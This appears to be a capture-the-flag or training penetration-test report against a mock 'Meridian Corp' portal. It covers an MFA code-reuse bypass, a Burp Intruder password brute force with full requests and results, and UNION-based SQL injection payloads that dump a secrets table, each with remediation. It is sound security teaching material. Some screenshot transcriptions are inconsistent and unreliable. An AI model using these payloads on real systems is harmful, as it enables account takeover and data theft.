29	s7_kiosk	Kiosk (Subhan Majidov)	4007	Facilities
30	s8_alice	Said Azizov	1008	Engineering
31	s8_bob	Bob (Said Azizov)	2008	Finance
32	s8_carol	Carol (Said Azizov)	3008	HR
33	s8_kiosk	Kiosk (Said Azizov)	4008	Facilities
34	s9_alice	Shamil Mutukhov	1009	Engineering
35	s9_bob	Bob (Shamil Mutukhov)	2009	Finance
36	s9_carol	Carol (Shamil Mutukhov)	3009	HR
37	s9_kiosk	Kiosk (Shamil Mutukhov)	4009	Facilities
38	s10_alice	Ali Jafarov	1010	Engineering
39	s10_bob	Bob (Ali Jafarov)	2010	Finance
40	s10_carol	Carol (Ali Jafarov)	3010	HR
41	s10_kiosk	Kiosk (Ali Jafarov)	4010	Facilities

Meridian Corp internal portal — authorized personnel only. Build 3.4.1

Password recovery

Enter your username and we'll generate a recovery link.

Username

s7_carol

Generate recovery link

Recovery link generated (simulation — normally emailed):

/reset?token=28

Meridian Corp internal portal — authorized personnel only.

Build 3.4.1

[Dashboard](#) [Directory](#) [Invoices](#) [Promos](#) [Documents](#) [Team Chat](#) [Signature](#) [Files](#)

Welcome, **Carol (Subhan Majidov)**

Account s7_carol · employee #3007 · HR

Account recovery token

FLAG{c07_0180d1cf}

Your apps

Employee Directory

Look up colleagues across the company.

[Open →](#)

Billing & Invoices

Search and review your invoices.

[Open →](#)

Promotions

Check whether a promo code is active.

[Open →](#)

Documents

Your payslips and HR files.

[Open →](#)

Team Chat

Message your team in real time.

[Open →](#)

File Vault

Upload and view documents.

[Open →](#)

Email Signature

Design your email signature.

[Open →](#)

Payroll Tools

Finance operations for staff.

[Open →](#)

Developer API

Access tokens for the mobile app.

[Open →](#)

Support & Feedback

Tell us what you think.

[Open →](#)

Executive Board

Board minutes (restricted).

[Open →](#)

Beta Console

Try experimental staff tools.

[Open →](#)

Profile

Security Center

BB-04: Authentication Bypass via non-expiring OTP Verification	
CVSS v3.1 score: 9.1	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
OWASP Top 10	A07: Authentication Failures (2025)
CWE (primary)	CWE-307: Improper Restriction of Excessive Authentication Attempts
CWE (contributing)	CWE-613: Insufficient Session Expiration CWE-640: Weak Password Recovery Mechanism for Forgotten Password CWE-287: Improper Authentication

Overview:

The two-factor verification flow contains three compounding defects:

- Issuing a new one-time code inserts an additional row without invalidating prior codes
- The verification query matches any code ever issued to the account
- No attempt limiting, lockout, or expiry check is applied.

Because the set of valid codes grows without bound and never shrinks, an attacker can inflate the number of accepted values before **brute-forcing**, reducing a **six-digit search** space to a trivially small number of attempts.

Steps to Reproduce:

1	Authenticate with valid credentials for an MFA-enabled account (s7_bob), reaching the /mfa verification step.
2	Issue multiple codes by repeatedly submitting POST /mfa/send . Proxy history confirms the endpoint accepts requests without throttling, each returning 302 and generating a new code.
3	Note that a code issued during an earlier request — 047613 — remains valid despite subsequent codes being generated. The interface displays the current code as 676265 , yet the earlier value is still accepted.
4	Submit the superseded code: POST /mfa/verify code=047613 The server responds: 302 Found, Location: /security, completing authentication.
5	The Account Security Center confirms the session, returning the recovery material for s7_bob.

Account recovery token:

FLAG{c06_c6cc26b5}


Impact:


- **Second authentication factor is defeatable** — the control intended to protect accounts with compromised credentials provides no meaningful barrier.
- **Brute-force cost collapses** — with the valid-code set growing on every issuance and prior codes never invalidated, issuing N codes reduces expected attempts from ~500,000 to roughly $1,000,000/N$; 10,000 issuances brings this to around 100 requests.
- **No detection or lockout** — unlimited verification attempts are permitted with no rate limiting, account lockout, or alerting, so the attack produces no operational signal.
- **Codes remain valid indefinitely** — a code captured or observed at any point in the past continues to authenticate.

Remediation:

- Invalidate prior codes on issuance. Delete or mark consumed all existing codes for the account before inserting a new one, so exactly one code is valid at any time.
- Enforce expiry. Add a created_at timestamp and reject codes older than a short window, typically five minutes.
- Limit verification attempts. Lock the pending authentication after a small number of failures (three to five) and require re-authentication, with alerting on repeated failures.
- Rate-limit code issuance. Throttle `/mfa/send` per account and per source address to prevent the amplification that makes this attack practical.

Proof of Concepts:





BB-05: Credential Brute Force on Authentication Endpoint (s7_kiosk)	
CVSS v3.1 score: 9.1	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
OWASP Top 10	A07: Authentication Failures (2025)
CWE (primary)	CWE-307: Improper Restriction of Excessive Authentication Attempts
CWE (contributing)	CWE-521: Weak Password Requirements CWE-304: Missing Critical Step in Authentication

Overview:

The `/login` endpoint applies no rate limiting, account lockout, CAPTCHA, or progressive delay. An unlimited number of authentication attempts can be submitted against any account.

Successful and failed attempts are distinguishable from the response: a successful login issues a **Set-Cookie: mrd_prefs** header and redirects to `/dashboard`, while a failure returns no cookie and redirects to `/login?e=Invalid+credentials`. This provides a reliable oracle for automated attack.

Steps to Reproduce:

1	Establish the success and failure signatures by comparing two authentication attempts: 1) A valid password returns 302 with Set-Cookie: mrd_prefs=... and Location: /dashboard 2) An invalid password returns 302 with no cookie header and Location: /login?e=Invalid+credentials .
2	Configure an automated attack against the password parameter for a known account: POST /login username=s7_kiosk&password=\$payload\$
3	Supply a common-password wordlist. Ninety candidate values were used in this test.
4	Configure result extraction on the Set-Cookie: mrd_prefs= header so successful authentication is identifiable in the results table.
5	Execute the attack. All ninety requests were accepted without throttling, delay, lockout, or challenge. Request 50, payload pumpkin , returned length 532 with a populated mrd_prefs cookie, distinguishing it from the uniform 382-byte failures.
6	Authenticate with the recovered credentials. The session lands directly on <code>/dashboard</code> — the account is configured without multi-factor authentication, so no second factor is required.

Kiosk access token: **FLAG{c14_8647fe46}**

- Any account is compromisable given sufficient attempts — no mechanism limits the number of guesses against a given username, so account security depends entirely on password strength.
- No operational signal — the attack produced no lockout, alert, or degradation, meaning a real attack would proceed undetected.
- Compounded by weak credentials and absent MFA — the compromised account used a dictionary word and bypassed the two-factor step, so a single successful guess produced full authenticated access with no further barrier.
- Shared account increases exposure — the account is a lobby kiosk terminal, a category typically assigned weak passwords for operational convenience and rarely subject to rotation.

- Rate-limit authentication attempts per account and per source address, with progressive delays after successive failures.
- Implement account lockout after a small number of consecutive failures, with an administrative or time-based unlock path.
- Enforce a password policy prohibiting dictionary words and common passwords, and audit existing accounts against a breached-password corpus.
- Require multi-factor authentication for all accounts. MFA is currently applied per-account via an `mfa_enabled` flag; shared and service accounts, which are the most attractive targets, are precisely those most likely to have it disabled.

The image displays two side-by-side screenshots of the Burp Suite application, showing the HTTP history and response details for a login attempt.

Left Screenshot (Successful Login):

- Request:** POST /login HTTP/1.1. Headers include Content-Length: 32, Cache-Control: max-age=0, Accept-Language: en-US,en;q=0.9, Upgrade-Insecure-Requests: 1, Content-Type: application/x-www-form-urlencoded, User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36, Origin: http://46.101.230.175, and Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7. The body contains a valid username and password.
- Response:** HTTP/1.1 200 Found. Headers include Date: Mon, 24 Aug 2026 01:55:32 GMT, Server: Apache/2.4.68 (Debian), X-Powered-By: PHP/8.2.33, Expires: Thu, 19 Nov 1981 08:52:00 GMT, Cache-Control: no-store, no-cache, must-revalidate, Pragma: no-cache, and Set-Cookie: mrd_prefs=... (highlighted in green). The status bar indicates "correct password".

Right Screenshot (Failed Login):

- Request:** POST /login HTTP/1.1. Headers are identical to the left screenshot. The body contains an incorrect password.
- Response:** HTTP/1.1 401 Unauthorized. Headers include Date: Mon, 24 Aug 2026 01:55:46 GMT, Server: Apache/2.4.68 (Debian), X-Powered-By: PHP/8.2.33, Expires: Thu, 19 Nov 1981 08:52:00 GMT, Cache-Control: no-store, no-cache, must-revalidate, Pragma: no-cache, and Location: /login?e=Invalid+credentials. The status bar indicates "wrong password" and "no Set-Cookie header".

Sniper attack

Target: http://46.101.230.175

Positions: Add \$ Clear \$ Auto \$

```
1 POST /login HTTP/1.1
2 Host: 46.101.230.175
3 Content-Length: 27
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
9 Origin: http://46.101.230.175
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://46.101.230.175/login
12 Accept-Encoding: gzip, deflate, br
13 Cookie: MRDSESSID=e839878ea535bb2c187b3320b01c3730
14 Connection: keep-alive
15
16 username=s7_kiosk&password=
```

Search: 1 highlight 1 payload position Length: 690

Event log (2) All issues

Memory: 131.8MB of 4.00GB

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 90

Request count: 90

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	Load...
123456	12345
Remove	123456789
Clear	password
Deduplicate	iloveyou
Add	princess
	Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		
Up		
Down		

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☒ URL-encode these characters: [\<>?+&*:"'{}|^`#]

Sniper attack

Target: http://46.101.230.175

Positions: Add \$ Clear \$ Auto \$

```
1 POST /login HTTP/1.1
2 Host: 46.101.230.175
3 Content-Length: 27
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
9 Origin: http://46.101.230.175
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://46.101.230.175/login
12 Accept-Encoding: gzip, deflate, br
13 Cookie: MRDSESSID=e839878ea535bb2c187b3320b01c3730
14 Connection: keep-alive
15
16 username=s7_kiosk&password=
```

Search: 1 highlight 1 payload position Length: 690

Event log (2) All issues

Memory: 155.0MB of 4.00GB

Settings

Remove syntax
Clear ORA-
111111

Add Enter a new item

Match type: ☒ Simple string
☐ Regex

☐ Case sensitive match
☒ Exclude HTTP headers

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

☒ Extract the following items from responses:

Add	From [Set-Cookie: mrd_prefs=] to end
Edit	
Remove	
Duplicate	
Up	
Down	
Clear	

Maximum capture length: 100

Grep - Payloads

These settings can be used to flag result items containing reflections of submitted payload.

☐ Search responses for payload strings

☐ Case sensitive match
☐ Exclude HTTP headers
☒ Match against pre-URL-encoded payloads

Redirections

These settings control how Burp handles redirections when performing attacks.

Follow redirections: ☒ Never

2. Intruder attack of http://46.101.230.175

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request #	Payload	Status code	Response received	Error	Timeout	Length	Set-Cookie: mrd_prefs=	Comment
43	andrea	302	94		382			
44	carlos	302	89		382			
45	jennifer	302	100		382			
46	joshua	302	90		382			
47	bubbles	302	88		382			
48	1234567890	302	148		382			
49	superman	302	90		382			
50	pumpkin	302	138		532		Tzo5OLVc2VYUjZnM0MjM6e3M6...	
51	hannah	302	168		382			
52	amanda	302	160		382			
53	loveyou	302	128		382			
54	pretty	302	90		382			
55	basketball	302	96		382			
56	andrew	302	171		382			
57	angels	302	92		382			
58	tweety	302	91		382			
59	flower	302	91		382			
60	playboy	302	94		382			
61	hulk	302	197		382			

Request

Pretty Raw Hex

```
1 POST /login HTTP/1.1
2 Host: 46.101.230.175
3 Content-Length: 34
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
9 Origin: http://46.101.230.175
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://46.101.230.175/login
12 Accept-Encoding: gzip, deflate, br
13 Cookie: MRDSSID=e039878ea535b2c187b3320b01c3730
14 Connection: keep-alive
15 username=s7_kiosk&password=pumpkin
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Mon, 24 Aug 2026 02:01:30 GMT
3 Server: Apache/2.4.68 (Debian)
4 X-Powered-By: PHP/8.2.33
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Set-Cookie: mrd_prefs=Tzo5OLVc2VYUjZnM0MjM6e3M6MTA6ImFjY291bnRfYWQ1O2k6Mjk7czo0OjYyb2x1IjtzOjQ6InVzZXI1O3M6NToIdGhlbmU1O3M6NTo1bGlnaHQ1O3M6N30; path=/; SameSite=Lax
9 Location: /dashboard
10 Content-Length: 0
11 Keep-Alive: timeout=5, max=100
12 Connection: Keep-Alive
13 Content-Type: text/html; charset=UTF-8
14
15
```

Inspector

Request attributes 2

Request body parameters 2

Request cookies 1

Request headers 13

Response headers 12

Finished

Meridian Corp

Dashboard Directory Invoices Promos Documents Team Chat Signature Files Profile Security Kiosk (Subhan Majidov) Logout

Welcome, Kiosk (Subhan Majidov)

Account s7_kiosk · employee #4007 · Facilities

Kiosk access token

FLAG{c14_8647fe46}

Your apps

Employee Directory Look up colleagues across the company. Open →	Billing & Invoices Search and review your invoices. Open →	Promotions Check whether a promo code is active. Open →
Documents Your payslips and HR files. Open →	Team Chat Message your team in real time. Open →	File Vault Upload and view documents. Open →
Email Signature Design your email signature. Open →	Payroll Tools Finance operations for staff. Open →	Developer API Access tokens for the mobile app. Open →
Support & Feedback Tell us what you think. Open →	Executive Board Board minutes (restricted). Open →	Beta Console Try experimental staff tools. Open →
Profile	Security Center	

BB-06: UNION-Based SQL Injection in Invoice Reference Filter	
CVSS v3.1 score: 8.8	Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
OWASP Top 10	A05: Injection (2025)
CWE (primary)	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CWE (contributing)	CWE-209: Generation of Error Message Containing Sensitive Information CWE-89 (error-based variant via unhandled exception disclosure)

Overview:

The ref parameter at `/invoices` is concatenated directly into a SQL **LIKE** clause without parameterisation. A single quote breaks the query context, and because the endpoint renders three columns, the injection is directly exploitable via **UNION SELECT** to extract arbitrary data from the database.

The application additionally returns raw database exception messages to the client, disclosing the engine and query structure and enabling error-based confirmation.

Steps to Reproduce:

1	Break the query context with a single quote: <code>/invoices?ref='</code> The application returns the raw MySQL error , confirming injection and identifying the backend.
2	Confirm the column count using the three columns already rendered: <code>' UNION SELECT null,null,null FROM information_schema.tables WHERE table_schema=database()--</code>
3	Fingerprint the database: <code>' UNION SELECT @@version,database(),user()--</code> Returns <i>MySQL 8.0.46, database meridian, user meridian@172.18.0.4.</i>
4	Enumerate tables: <code>' UNION SELECT table_name,table_schema,1 FROM information_schema.tables WHERE table_schema=database()--</code> Thirteen tables are returned, including <i>accounts</i> , <i>classified</i> , <i>conversations</i> , <i>otps</i> , and <i>secrets</i>
5	Enumerate columns of the <i>secrets</i> table: <code>' UNION SELECT column_name,table_name,1 FROM information_schema.columns WHERE table_name='secrets'--</code>
6	Extract the table contents: <code>' UNION SELECT student_id,name,secret_value FROM secrets--</code> The query returns credential material for every tenant on the platform, not only the testing account — including <i>invoice signing keys</i> , <i>promo master keys</i> , and <i>payroll export tokens</i> .

invoice_signing_key: **FLAG{c03_1e4d64d1}**

promo_master_key: **FLAG{c04_858a5311} <--Boolean Based Blind SQLi Flag**

payroll_export_token: **FLAG{c10_22b20c05}**

Impact:

- Complete database disclosure — any authenticated user can read every table, including accounts, conversations, classified records, and OTP values.
- Cross-tenant compromise — extraction returned secret material belonging to all tenants, breaking isolation between organisations sharing the platform.
- Credential and key exposure — invoice signing keys, promo master keys, and payroll export tokens were recovered, enabling forgery and unauthorised access to downstream functionality.
- Reconnaissance assisted by the application — verbose error output disclosed the database engine, version, connected user, and query structure, removing all guesswork from exploitation.



Remediation:

